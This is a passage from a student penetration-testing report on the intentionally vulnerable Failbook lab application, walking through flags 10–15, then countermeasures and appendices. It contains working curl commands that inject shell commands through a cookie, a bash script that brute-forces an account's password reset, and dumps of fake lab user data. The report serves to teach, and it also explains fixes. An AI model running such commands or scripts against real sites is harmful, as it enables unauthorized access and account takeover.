Figure 65 - Dumping the flags table in the database failbook

This flag is decrypted from base64 encryption to the value of “Always look left and right.”

Flag ten involves using the sqlmap tool to find an area of the application that is vulnerable to SQL injection. Once one area has been found that is vulnerable, it is possible to view all of the contents o all SQL databases on the server.

2.12 FLAG 11 + 12

```
203   Flag 11:
204
205           Under Construction - Will be added shortly
206
207   Flag 12:
208
209           Under Construction - Will be added shortly
210
```

Figure 66 - Flags eleven and twelve exploitation

From Figure 66 it is shown that Flags 11 and 12 have yet to be included in the application. However, from the results found when exploiting flag 5, the flags were in fact found. These flags have the respective value of “U2F5IG5vIHRvIGZsYWdzCg==” and “c2FyY2FzdGFiYWxsCg==”. When decrypted from base64 encryption, they translate into “Say no to flags” and “sarcastaball”

2.13 FLAG 13

```
211  Flag 13:
212
213          Find the processList.php file. In the output, you should see:
214                  vi Flag 13: WW91J3ZlIGdvdCBtYWlsCg==.txt
215
216          $ echo "WW91J3ZlIGdvdCBtYWlsCg==" | base64 -d
217                  You've got mail
```

Figure 67 - Flag thirteen exploitation

Flag thirteen involves looking around the server by modifying the "command" cookie found earlier. From the walkthrough, Flag 13 was meant to be found within the processList.php page. After inspecting the source code for this page, the content of the page comes from the output of running the "ps –ef" command on the server. This command will show all of the running processes and their corresponding commands. However, when setting up the server, the command "vi Flag 13: WW91J3ZlIGdvdCBtYWlsCg==.txt" was never run (as the walkthrough suggests) and therefore does not show up in the processList.php page. The contents of processList.php can be seen in Appendix G. However, if the directory containing all of the web pages (/var/www/) is viewed, then Flag 13 can be viewed. By running the command "**curl -k -b /tmp/cookie.txt -b "command=ls /var/www/" www.failbook.com/cat.php**", the command cookie is manipulated into displaying the www/ directory. The result of this command is shown in Figure 68, with Flag 13 being highlighted.

```
root@kali:~/Desktop# curl -k -b /tmp/cookie.txt -b "command=ls /var/www/" www.failbook.com/cat.ph
p
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/x
html1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
      <div id="test_test" class="test_test">
      <!-- Note: Remove this page before going operational. -->
      <pre>Flag 13: WW91J3ZlIGdvdCBtYWlsCg==.txt
LICENSE
account.php
admin
admin.php
avatars
background.png
cat.php
common.php
error.php
eval.php
failbook
failbook-v1.4.sql
failbook.ico
failbook.png
flag.php.inc
header.txt
index.php
like.png
likes.php
login.php
logout.php
posts.php
process.php
processList.php
public.php
readme.txt
register.php
reset.php
robots.txt
rposts.php
scripts
search.php
secret.php
session.php
style.css
submit.php
template.php
test.php
unauthorized.php
userlikes.php
</pre>      </div>
</body>
</html>
```

Figure 68 - The contents of /var/www/

When this flag is decrypted from base 64, it translates into “You've got mail”.

Flag thirteen was found through the same means of exploitation as flag five was – by manipulating the command cookie to run commands on the server and view their output. By being able to run arbitrary commands, the contents of the server were able to be viewed thus revealing the flag.

2.14 FLAG 14

```
Flag 14:

        From your 'ls' earlier, you may have found /var/www/flag.php.inc
                Using Challenge 5 or another way, you should be able to get the contents
                from this file

                Flag 14: RG9uJ3Qgd29ycnksIEJlIGhhcHB5Cg==

        $ echo "RG9uJ3Qgd29ycnksIEJlIGhhcHB5Cg==" | base64 -d
                Don't worry, Be happy
```

Figure 69 - Flag fourteen exploitation

Flag fourteen is exploited through very much the same means as flag 13. From viewing the contents of /var/www (as seen in Figure 68), a file called "flag.php.inc" is seen. To view the contents of this file, the cat command is used. The full command is "**curl -k -b /tmp/cookie.txt -b "command=cat /var/www/flag.php.inc"** **www.failbook.com/cat.php**". Figure 70 shows the flag being found from this command.

```
<!-- header ends here -->
      <div id="test_test" class="test_test">
      <!-- Note: Remove this page before going operational. -->
      <pre>Flag 14: RG9uJ3Qgd29ycnksIEJlIGhhcHB5Cg==
</pre>      </div>
```

Figure 70 - Flag fourteen found through viewing the flag.php.inc file

Another way to view the contents of this file is simply by navigating to the URL www.failbook.com/flag.php.inc. The output of this page is shown in Figure 71.




Figure 71 - The contents of www.failbook.com/flag.php.inc

2.15 FLAG 15




Figure 72 - Flag fifteen exploitation

Flag fifteen involves navigating to the process.php page and entering a username and password for the admin account. As previously found, the admin username is tom, and the password can be changed. However, in this instance the flag does not involve changing the password. To try and identify what the password is, the source code is examined. Appendix H shows the full source code of the process.php page, and by examining at the source code, it appears that a password is generated based on specific values. This is shown in Figure 73.

```
var username = "tom"
var pass = new Array()
pass[0] = "onjcpQ6sOsyP2ZKJ"
pass[1] = "HpWRiNYWXnjQxlFA"
pass[2] = "lwQ1BegAg8fyM2B0"
pass[3] = "CqluIKVSVToA6bJr"
pass[4] = "Dx2YdFwZq80YoIh0"
pass[5] = "MXzTWiWE8slqjmnd"
pass[6] = "hwxKxpUH0rFQq24R"
pass[7] = "6mL6Qtmi4ByKfURf"
pass[8] = "LkAiFMDSWSEb0eIQ"
pass[9] = "M6eNtnCiiBkHct1N"

var alphaNumeric = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

var char9 = pass[5].charCodeAt(7).toString(16)
var char4 = pass[8].charCodeAt(0).toString(16)
var char1 = pass[3].charCodeAt(15).toString(16)
var char7 = pass[2].charCodeAt(12).toString(16)
var char5 = pass[7].charCodeAt(3).toString(16)
var char2 = pass[1].charCodeAt(11).toString(16)
var char6 = pass[4].charCodeAt(4).toString(16)
var char3 = pass[9].charCodeAt(8).toString(16)
var char8 = pass[0].charCodeAt(9).toString(16)
var char0 = pass[6].charCodeAt(5).toString(16)

var tempPass = char0.concat(char1, char2, char3, char4, char5, char6, char7, char8,
ır9).toUpperCase()

var tempChar1 = tempPass.search("C")
var tempChar2 = tempPass.search("D")

var tempCharCode1 = tempPass.charCodeAt(tempChar1).toString(16)
var tempCharCode2 = tempPass.charCodeAt(tempChar2).toString(16)

tempPass = tempPass.replace("C",tempCharCode1)
tempPass = tempPass.replace("D",tempCharCode2)

tempPass = tempPass.match(/.{1,2}/g)

char0 = parseInt(tempPass[9], 8).toString()
char1 = parseInt(tempPass[8], 8).toString()
char2 = parseInt(tempPass[7], 8).toString()
char3 = parseInt(tempPass[6], 8).toString()
char4 = parseInt(tempPass[5], 8).toString()
char5 = parseInt(tempPass[4], 8).toString()
char6 = parseInt(tempPass[3], 8).toString()
char7 = parseInt(tempPass[2], 8).toString()
char8 = parseInt(tempPass[1], 8).toString()
char9 = parseInt(tempPass[0], 8).toString()

var charPass = char9.concat(char8, char7,char6, char5, char4, char3, char2, char1, char0)

var multiPass = "2"

function setPass(pass) {
   for (i = 0; i < pass.length; i++) {
      multiPass += pass.charCodeAt(i)
   }
   var passWord = multiPass
   return passWord
}

password = setPass(charPass)
```

Figure 73 - JavaScript in the source code that creates a password

A point to note is that at the top of Figure 73, the username is hardcoded as “tom”. To test what the setPass() function returns, the JavaScript code is taken and put into a separate script with the output of the setpass function being outputted to the terminal. Appendix I shows the script used and Figure 74 shows the result.

```
root@kali:~/Desktop# js test.js
25354535652495451545055535251545 1545357
```

Figure 74 - Result of the password function in the process.php source code

The function returned the value “25354535652495451545055535251545 1545357” which when entered into the password field with the username “tom”, outputted a success message as seen in Figure 75.




Figure 75 - Result of entering the password generated from the source code in process.php

Flag fifteen was found through poor programming on the developer’s side. Usernames and passwords should never be hardcoded into the page’s source code as it means that an attacker can easily view the data and use it to further exploit the application.

3 DISCUSSION

3.1 COUNTERMEASURES

3.1.1 Flag one

Flag one involved accessing files that should not be accessible to all users (the .htpasswd file) and analyzing the robots.txt page. To prevent this from happening the .htpasswd file should either be removed or restricted from all users being able to gain access to. In addition to this, several entries of the robots.txt page should be removed as it can point an attacker in the direction to exploit the application. In this instance, all five pages mentioned in robots.txt should be removed as they all leak information.

3.1.2 Flag two

Flag two involved exploiting the admin cookie contained within the secret.php page. Cookies should not be used for session management due to the fact that anyone can modify them. If cookies must be used to pass or hold sensitive data, then they should be saved in an encrypted form, and not base 64 encryption due to its easy to crack nature. It is also recommended that the secret.php page is removed as it serves no purpose to the end user.

3.1.3 Flag three

Flag three involves cracking the admins last name by performing a dictionary attack with the top 100 most common surnames. However, this is not where the problem lies for this flag. The problem occurs when the user tries to reset their password. The password reset function only requires the first name, last name and username. This is an obvious problem as very little information is required to change anyone's password and can therefore be used to exploit a user. To fix this, a security question should be created when the user registers an account, and it should be checked when the password reset function is called. In addition to this two factor authentication should be implemented to further secure the users details.

3.1.4 Flag four

Flag four involved manipulating the TEMPLATE cookie. This cookie was used by the application to display the contents of any file that the www-data user had access to, thus allowing it to be manipulated into displaying, for example, the /etc/passwd file on the server. Again, cookies should not be used to carry data that directly links to the server due to the fact that anyone can modify them and change them to manipulate their output. This page should also be removed as it is a test page that was left by the developers when it should have been deleted.

3.1.5 Flag five

Flag five was similar to flag four in terms of it involved manipulating a cookie called "command" on the cat.php page. However, instead of viewing files with this cookie it could run any command on the web server that didn't require admin rights. This exploit could again be prevented by not using cookies to

store commands that are directly run on the server. The page could have also been removed due to the fact that it does not serve any purpose to the end user.

3.1.6 Flag six

Flag six used the same exploit as in flag five, but required modifying the header file to the page /.flag6.php. Other than the suggestions made in section 3.1.5, this flag could have also been prevented being found by avoiding information leakage by the page. The fact that the webpage displayed that the wrong user agent was being used meant that the attacker could tailor their request to use the right user agent. Information leakage such as this should not be included in a website.

3.1.7 Flag seven

Flag seven did not require any mitigation techniques as it was found by simply logging in to a user's account.

3.1.8 Flag eight

Flag eight was meant to involve manipulating the TEMPLATE cookie to display the passwd contents. Although it was possible to view the passwd file, flag 8 was not seen in this file. For the mitigation techniques, see section 3.1.4.

3.1.9 Flag nine

Flag nine involved modifying the command cookie to create a reverse TCP shell, and then finding the flag by cracking the md5 sum of an ssh key. Although a way to find root privileges to carry out this attack was not found, this exploit could still have been mitigated by following the suggestions in section 3.1.5

3.1.10 Flag ten

Flag ten used SQL injection to dump the contents of the applications databases. SQL injection occurs when a SQL query can be manipulated into asking the SQL database a different query than intended by the developers. To counter this, SQL statements should use prepared statements. Prepared statements make use of variable binding and are called parametrized queries. The way in which parameterized queries work is that all the SQL code is defined first, and then the parameters are passed into the code at a later stage, rather than directly into the SQL code. This allows the database to distinguish between code and data, meaning that regardless of what the user input is, it will always be interpreted as data, not code.

3.1.11 Flag eleven and twelve

Flags eleven and twelve did not have their own exploits and therefore will not be discussed. For the mitigation suggestions, see section 3.1.5.

3.1.12 Flag thirteen

Flag thirteen was found by modifying the cookie command to display the contents of the /var/www/ directory, in which Flag thirteen was seen as a text file. For the mitigation suggestions see section 3.1.5. A point to note as well is that in the walkthrough of this flag, it says navigate to processList.php. Contained within this page is a list of the servers running processes. Access to this page should be restricted or the page should be removed to avoid information leakage to a potential attacker.

3.1.13 Flag fourteen

Flag fourteen was found by being able to look through the server's files (through the command cookie) and finding the page flag.php.inc. This page should be removed due to it not serving any purpose to the end user. For the mitigation suggestions for the command cookie, see section 3.1.5.

3.1.14 Flag fifteen

Flag fifteen was found due to errors on the developer's end. The username was hardcoded as "tom" on the process.php page, and the password could easily be found by copying the setPass function and replicating it with the values passed as seen in the source code. This is a major error from the developer's side as anyone with some programming knowledge can calculate what the password is. To prevent this the JavaScript function should not be able to be visible to all users and login information should not be hardcoded into web pages.

3.2 CONCLUSION

Failbook is a very good application that can be used for beginners who are looking to advance their skills in web application penetration testing. Although not all flags were found (Flag nine), the majority were and the process behind them was thoroughly detailed. Many of the flags could easily be patched by developers as detailed in section 3.1. However, all flags test the attackers' knowledge on the subject and require several tools to be used during exploitation which would benefit a beginners learning experience.

3.3 FUTURE WORK

Had more time been allocated, flag nine would have been further investigated to try and find a working privilege escalation attack. Although this would prove difficult as Ubuntu 12.04 has LTS (Long Term Support), meaning that the vast majority of known exploits will have been patched. In addition to this at the start of set up the **apt-get** and **apt-upgrade** commands are run which would further ensure that any previously known exploits would have been patched as soon as the patch became available.

REFERENCES

Facebook. (2019). *Facebook – log in or sign up*. [online] Available at: https://en-gb.facebook.com/ [Accessed 7 May 2019].

GitHub. (2019). *SubtleScope/Failbook*. [online] Available at: https://github.com/subtlescope/failbook [Accessed 4 May 2019].

Cirt.net. (2019). *Nikto2 | CIRT.net*. [online] Available at: https://cirt.net/nikto2 [Accessed 30 Apr. 2019].

Curl.haxx.se. (2019). *curl*. [online] Available at: https://curl.haxx.se/ [Accessed 30 Apr. 2019].

Openwall.com. (2019). *John the Ripper password cracker*. [online] Available at: https://www.openwall.com/john/ [Accessed 30 Apr. 2019].

Legacycollector.org. (2019). *Cookies Manager+*. [online] Available at: https://legacycollector.org/firefox-addons/92079/index.html [Accessed 1 May 2019].

Gchq.github.io. (2019). *CyberChef*. [online] Available at: https://gchq.github.io/CyberChef/ [Accessed 1 May 2019].

Portswigger.net. (2019). *Burp Suite Scanner | PortSwigger*. [online] Available at: https://portswigger.net/burp [Accessed 1 May 2019].

GitHub. (2019). *arineng/arincli*. [online] Available at: https://github.com/arineng/arincli/blob/master/lib/last-names.txt [Accessed 1 May 2019].

MDN Web Docs. (2019). *User-Agent*. [online] Available at: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent [Accessed 2 May 2019].

Pentestmonkey.net. (2019). *Reverse Shell Cheat Sheet | pentestmonkey*. [online] Available at: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet [Accessed 4 May 2019].

Netcat.sourceforge.net. (2019). *The GNU Netcat -- Official homepage*. [online] Available at: http://netcat.sourceforge.net/ [Accessed 4 May 2019].

Sqlmap.org. (2019). *sqlmap: automatic SQL injection and database takeover tool*. [online] Available at: http://sqlmap.org/ [Accessed 7 May 2019].

VMWare. (2019). *VMware – Cloud, Mobility, Networking & Security Solutions*. [online] Available at: https://www.vmware.com [Accessed 9 May 2019].

APPENDICES

APPENDIX A – FAILBOOK SETUP SCRIPT

The Installation script to install Failbook. To use the script, save it as a .sh file on the Ubuntu machine and give it executable privileges using the command **sudo chmod +x InstallationScript.sh**

Then run the script using the command **sudo InstallationScript.sh**

```
#!/bin/bash



if [[ $EUID -ne 0 ]]; then #If the user does not have root priviliges

  echo "This script must be run as root"

  exit 1

fi



apt-get upgrade

apt-get update

apt-get install -y php5 php5-mysql php5-common php5-cli mysql-server apache2 bind9

cd /root/

mkdir failbook

cd failbook

wget https://github.com/SubtleScope/Failbook/raw/master/failbook-v1.6-with-
flags.tar.gz

tar xvzf failbook-v1.6-with-flags.tar.gz

cp -R etc/apache2/* /etc/apache2/
```

```
cp -R etc/ssl/certs/* /etc/ssl/certs/

cp -R etc/bind/* /etc/bind/

cp -R var/www/* /var/www/

mkdir -p /var/www2/

cp -R var/www2/* /var/www2/

mkdir /home/failbook/

cp -R home/failbook/* /home/failbook/

cp -R root/ /root/

cd ../

rm -rf failbook/

service bind9 restart

service apache2 restart



#Ask for the mysql password



echo What was the username for the mysql account created previously?



read sqlname



mysql -u $sqlname -p



#Enter create database failbook;
```

```
#Enter exit;



mysql -u $sqlname -p failbook < /var/www/failbook-v1.4.sq

service mysql restart

rm /var/www/index.html
```

During installation, the user will be asked to enter a password for the mysql account. They will also be asked to enter the username of the mysql database and the password. Once this has been entered, the command **create database failbook;** and on a new line, **exit;**, must be entered. If prompted for a password, enter the password for the mysql database.

APPENDIX B – SEARCHING FOR TOM'S SURNAME SCRIPT

```
#!/bin/bash

while read surname; do
	curl -k -s -d
"fname=tom&lname=$surname&username=tom&password=123456&security=DoesntMatter&reset=
" www.failbook.com/reset.php >/dev/null
	curl -k -s -d "username=tom&pass=123456" www.failbook.com/login.php >
/root/Desktop/test.txt

	if [ -s /root/Desktop/test.txt ]
	then
		echo
	else
		echo "Toms surname is: " $surname
		break
	fi
done <commonNames.txt
```

CommonNames.txt

```
SMITH
JOHNSON
WILLIAMS
JONES
BROWN
DAVIS
MILLER
WILSON
```

MOORE
TAYLOR
ANDERSON
THOMAS
JACKSON
WHITE
HARRIS
MARTIN
THOMPSON
GARCIA
MARTINEZ
ROBINSON
CLARK
RODRIGUEZ
LEWIS
LEE
WALKER
HALL
ALLEN
YOUNG
HERNANDEZ
KING
WRIGHT
LOPEZ
HILL
SCOTT
GREEN
ADAMS
BAKER
GONZALEZ
NELSON
CARTER
MITCHELL
PEREZ
ROBERTS
TURNER
PHILLIPS
CAMPBELL
PARKER
EVANS
EDWARDS
COLLINS
STEWART
SANCHEZ
MORRIS
ROGERS
REED
COOK

MORGAN
BELL
MURPHY
BAILEY
RIVERA
COOPER
RICHARDSON
COX
HOWARD
WARD
TORRES
PETERSON
GRAY
RAMIREZ
JAMES
WATSON
BROOKS
KELLY
SANDERS
PRICE
BENNETT
WOOD
BARNES
ROSS
HENDERSON
COLEMAN
JENKINS
PERRY
POWELL
LONG
PATTERSON
HUGHES
FLORES
WASHINGTON
BUTLER
SIMMONS
FOSTER
GONZALES
BRYANT
ALEXANDER
RUSSELL
GRIFFIN
DIAZ
HAYES

APPENDIX C – GREP /VAR/ FOR THE WORD "FLAG"

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
 <div id="facebook-Frame">
  <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
  <div id="header-main-right">
   <div id="header-main-right-nav">
   </div>
  </div>
 </div>
</div>
<!-- header ends here -->
    <div id="test_test" class="test_test">
    <!-- Note: Remove this page before going operational. -->
    <pre>/var/www/index.php:$_SESSION['flag12'] = "c2FyY2FzdGFiYWxsCg==";
/var/www/index.php:unset($_SESSION['flag12']);
/var/www/index.php:$_SESSION['flag11'] = "U2F5IG5vIHRvIGZsYWdzCg==";
/var/www/admin/flag.php:     You found a flag, Good Job!
/var/www/admin/flag.php:     <!-- Flag 1:
V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= -->
/var/www/admin/.flag.php.bak:echo "You found a flag, Good Job!";
/var/www/admin/.flag.php.bak:echo "<head><title>FLAGS!!</title></head>";
/var/www/admin/.flag.php.bak:echo "<!-- Flag 1:
V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= -->";
/var/www/admin/.flag.php.bak:     You found a flag, Good Job!
/var/www/admin/.flag.php.bak:     <!-- Flag 1:
V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= -->
/var/www/failbook/.flag6.php:   echo "Flag 6:
TmV2ZXIgZm9yZ2V0IHRoZSBVc2VyIEFnZW50IFN0cmluZwo=";
/var/www/failbook-v1.4.sql:-- Table structure for table `flags`
/var/www/failbook-v1.4.sql:DROP TABLE IF EXISTS `flags`;
/var/www/failbook-v1.4.sql:CREATE TABLE `flags` (
/var/www/failbook-v1.4.sql:  `flag` varchar(255) DEFAULT NULL
/var/www/failbook-v1.4.sql:-- Dumping data for table `flags`
```

/var/www/failbook-v1.4.sql:LOCK TABLES `flags` WRITE;
/var/www/failbook-v1.4.sql:/*!40000 ALTER TABLE `flags` DISABLE KEYS */;
/var/www/failbook-v1.4.sql:INSERT INTO `flags` VALUES ('Flag 10: QWx3YXlzIGxvb2sgbGVmdCBhbmQgcmlnaHQuCg==');
/var/www/failbook-v1.4.sql:/*!40000 ALTER TABLE `flags` ENABLE KEYS */;
/var/www/failbook-v1.4.sql:INSERT INTO `posts` VALUES (29023383,55037051,'Hope the FailBots don\'t catch me.','2015-03-14 07:54:46'),(34536677,1185908791,'School is so boring, I can\'t wait for the day to be over.','2015-03-14 07:54:46'),(61801571,198035746,'Hope the FailBots don\'t catch me.','2015-03-14 07:54:46'),(65042515,478535839,'Haha, just read a message while eating cereal and milk come out of my nose.','2015-03-14 07:54:46'),(90183320,1851844786,'Generally, I would have to agree with my inner child.','2015-03-14 07:54:45'),(110817174,1586614164,'This website is really cool!!!!','2015-03-14 07:54:47'),(125886854,235880173,'This website is really cool!!!!','2015-03-14 07:54:46'),(148153228,306926729,'My phone died. Goog thing this website doesn\'t have an app yet.','2015-03-14 07:54:45'),(181815739,536621395,'omg....','2015-03-14 07:54:45'),(239464975,671682707,'Generally, I would have to agree with my inner child.','2015-03-14 07:54:47'),(274218232,1893433888,'Charles Barkley, srsly? Charles Barkley','2015-03-14 07:54:47'),(298930635,1914788950,'It is something special when you hold your child for the first time','2015-03-14 07:54:47'),(405173808,120866378,'Tom is the best, can\'t believe he made such a cool website!','2015-03-14 07:54:47'),(421588592,816431840,'I\'m so tired of the news...how about some positive stuff once in a while','2015-03-14 07:54:46'),(472701309,1675660827,'Tyler just proposed, I am so freakin\' happy!!!','2015-03-14 07:54:34'),(523258423,350313936,'I\'ve been wondering for quite a while, is the world going to end?','2015-03-14 07:54:47'),(607878255,1247888264,'I\'ve been wondering for quite a while, is the world going to end?','2015-03-14 07:54:45'),(625894023,747032141,'It is something special when you hold your child for the first time','2015-03-14 07:54:46'),(738502760,203762923,'What\'s with all the weird traffic these days?','2015-03-14 07:54:46'),(740855104,149746475,'I\'m so tired of the news...how about some positive stuff once in a while','2015-03-14 07:54:45'),(806109121,1902522983,'Oh yeah, this is the next big thing in social networking. Take that Facebook and Myspace','2015-03-14 07:54:48'),(842950750,797729608,'Hope the FailBots don\'t catch me.','2015-03-14 07:54:47'),(928646795,563339428,'It is something special when you hold your child for the first time','2015-03-14 07:54:48'),(987898930,1030255929,'This website is really cool!!!!','2015-03-14 07:54:47'),(1050866835,1281619940,'omg....','2015-03-14 07:54:45'),(1051835559,367990417,'GrammarNazis need to stop monitoring my posts, if I want to use poor grammar, then I can; Haha, take that.','2015-03-14 07:54:46'),(1065029791,1884801263,'This website is really cool!!!!','2015-03-14 07:54:47'),(1100641523,669463665,'Tyler just proposed, I am so freakin\' happy!!!','2015-03-14 07:54:47'),(1129697987,74754640,'I\'ve been wondering for quite a while, is the world going to end?','2015-03-14 07:54:46'),(1157485039,1608196350,'Hope the FailBots don\'t catch me.','2015-03-14 07:54:34'),(1194497694,2087455101,'Generally, I would have to agree with my inner child.','2015-03-14 07:54:46'),(1227499861,1361601169,'Tom is the best, can\'t believe he made such a cool website!','2015-03-14 07:54:35'),(1245066943,306084229,'Flag 7: QSBtaW5kIGlzIGEgdGVycmlibGUgdGhpbmcgdG8gd2FzdGUK','2015-03-08 18:32:04'),(1249269402,740914451,'This website is really cool!!!!','2015-03-14

07:54:45'),(1259583700,1782038797,'Oh yeah, this is the next big thing in social networking. Take that Facebook and Myspace','2015-03-14 07:54:46'),(1262134458,637448003,'I hope no one hacks my account!','2015-03-14 07:54:48'),(1265718874,1328401343,'I\'ve been wondering for quite a while, is the world going to end?','2015-03-14 07:54:45'),(1282446176,611112284,'Is anyone else experienceing problems with their account?','2015-03-14 07:54:47'),(1293533135,218211502,'Hey, I just met you and I don\'t like you....;)','2015-03-14 07:54:48'),(1322547859,109642994,'Loving this new site!','2015-03-14 07:54:46'),(1341871103,390807565,'I wish I could live in a bubble, I love bubbles','2015-03-14 07:54:46'),(1416648125,80576586,'Hope the FailBots don\'t catch me.','2015-03-14 07:54:47'),(1452636034,840151486,'I\'ve been wondering for quite a while, is the world going to end?','2015-03-14 07:54:35'),(1484366546,1393615953,'omg....','2015-03-14 07:54:46'),(1585125293,1118690550,'Oh yeah, this is the next big thing in social networking. Take that Facebook and Myspace','2015-03-14 07:54:45'),(1624556334,711197907,'Really? What is the world coming to these days! #notamused','2015-03-14 07:54:47'),(1708380756,1881648152,'What\'s with all the weird traffic these days?','2015-03-14 07:54:47'),(1869737665,1361952531,'I hope no one hacks my account!','2015-03-14 07:54:35'),(1886239931,1931921182,'Hi everyone! I\'m Tom and I wanted to thank you for checking my website. Have fun and go ahead and take a look around.','2014-02-23 04:50:12'),(1895380654,1233368183,'omg....','2015-03-14 07:54:47'),(1898711906,1412285974,'School is so boring, I can\'t wait for the day to be over.','2015-03-14 07:54:47'),(1957966118,769061582,'Oh yeah, this is the next big thing in social networking. Take that Facebook and Myspace','2015-03-14 07:54:46');
/var/www/failbook-v1.4.sql:INSERT INTO `users` VALUES (55037051,'yfellison','Yelena','Ellison','rJMyoTkcp29hI2I2FH1fI2j=',''),(74754640,'tbparsons','Thomasine','Parsons','qTWjLKWmo25mq1RjpJIlGQR=',''),(80576586,'lblawson','Layne','Lawson','oTWfLKqmo25YqwZlGHRmrt==',''),(109642994,'vtcosta','Val','Costa','qaEwo3A0LHShoyV3p2gn',''),(120866378,'deyoung','Deadra','Young','MTI5o3IhMmIlnaMmBUOv',''),(149746475,'giroach','Gertie','Roach','M2ylo2SwnSWZpHt3EHWD',''),(198035746,'mscrane','Marietta','Crane','oKAwpzShMGHmJGWvIxI2',''),(203762923,'vnmorrison','Val','Morrison','qz5go3WlnKAioabkq0MGozZk',''),(218211502,'kabaker','Karl','Baker','n2SvLJgypaMWJQAwExH2',''),(235880173,'mhbrennan','Maria','Brennan','oJuvpzIhozShAIILZ2qcIHf=',''),(306084229,'flaguser','flag','user','MzkuM3ImMKWjLKAmZGVm',''),(306926729,'jdcrane','Joleen','Crane','nzEwpzShMIqmn3OlFGyY',''),(350313936,'laallen','Loma','Allen','oTSuoTkyoycHHJkKZz5K',''),(367990417,'bqparsons','Bella','Parsons','LaSjLKWmo25mIzE0DISiZ1R=',''),(390807565,'kahuffman','Kristin','Huffman','n2SbqJMzoJShMKSYqmAcETp=',''),(478535839,'jqcherry','Jodee','Cherry','naSwnTIlpay5IUSHZSx0Aj==',''),(536621395,'ejcrane','Evette','Crane','MJcwpzShMIp1FRISo2c3',''),(563339428,'wicollins','Wai','Collins','q2ywo2kfnJ5mHzt1ox1lLwx=',''),(611112284,'gerollins','Greta','Rollins','M2Ilo2kfnJ5mJJWaIUZ5qRR=',''),(637448003,'sapetty','Steffanie','Petty','p2SjMKE0rGSQoIM3AUub',''),(669463665,'sbburke','Shonna','Burke','p2WvqKWeMHunD21GnGIk',''),(671682707,'emtyler','Elida','Tyler','MJ10rJkypwSHIKH1omDj',''),(711197907,'luschneider','Lawrence','Schneider','oUImL2uhMJyxMKWMpwZjMR16IN==',''),(740914451,'fyrice','Florentino','Rice','MaylnJAyFxW5HQuLMyL=',''),(747032141,'nkbaker','Nakia','Baker','ozgvLJgypzuAH1qELmuL',''),(769061582,'tudonaldson','Teresia','Donaldson','qUIxo25uoTEmo24mEwABowqyLt==',''),(797729608,'abgood','Aracelis','Good','LJWao29xMJcuI1WiLID=',''),(816431840,'dcflynn','Denice','Flynn','MTAzoUyhoaITI0ShD21R',''),(840151486,'jjwalker','Jake','Walker','nzc3LJkeMKWxL3pmETM3qN==',''),(1030255929,'svharrison','Sheldon','Harrison','p3MbLKWlnKAioaclGzgbE

```
1My',''),(1118690550,'atshaffer','Assunta','Shaffer','LKEmnTSzMzIlF2czJRuIAJV=',''),(11859
